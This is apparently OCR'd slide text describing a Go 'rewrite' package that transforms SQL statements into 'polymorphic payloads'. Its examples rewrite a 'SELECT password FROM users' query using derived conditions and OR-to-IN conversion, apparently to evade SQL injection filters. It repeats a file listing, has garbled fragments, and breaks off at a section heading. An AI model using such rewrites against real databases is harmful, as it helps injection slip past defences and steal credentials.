
- Custom transforming rules
- Apply rules to the statements so as to generate polymorphic payloads
- Only workable for complete statements



```
rewrite
  common.go
  derive_conds_test.go
  derive_conds.go
  in_or_test.go
  in_or.go
  join_where_on_test.go
  join_where_on.go
  no_col_names_test.go
  no_col_names.go
  no_commas_test.go
  no_commas.go
  rewrite_test.go
  rewrite.go
  stringer.go
```

derive_conds

- SELECT password FROM users WHERE id = 1
- SELECT `password` FROM users WHERE `users`.`id`=1 AND `users`.`id`<@ OR `users`.`id`=1
- De Morgan’s laws



rewrite

common.go

derive_conds_test.go

derive_conds.go

in_or_test.go

in_or.go

join_where_on_test.go

join_where_on.go

no_col_names_test.go

no_col_names.go

no_commas_test.go

no_commas.go

rewrite_test.go


rewrite.go

stringer.go

in_or

- SELECT password FROM users WHERE id=1 OR id=2

- SELECT `password` FROM users WHERE `users`.`id` IN (1, 2)



rewrite

common.go

derive_conds_test.go

derive_conds.go

in_or_test.go

in_or.go

join_where_on_test.go

join_where_on.go

no_col_names_test.go

no_col_names.go

no_commas_test.go

no_commas.go

rewrite_test.go


rewrite.go

stringer.go

join_where_on

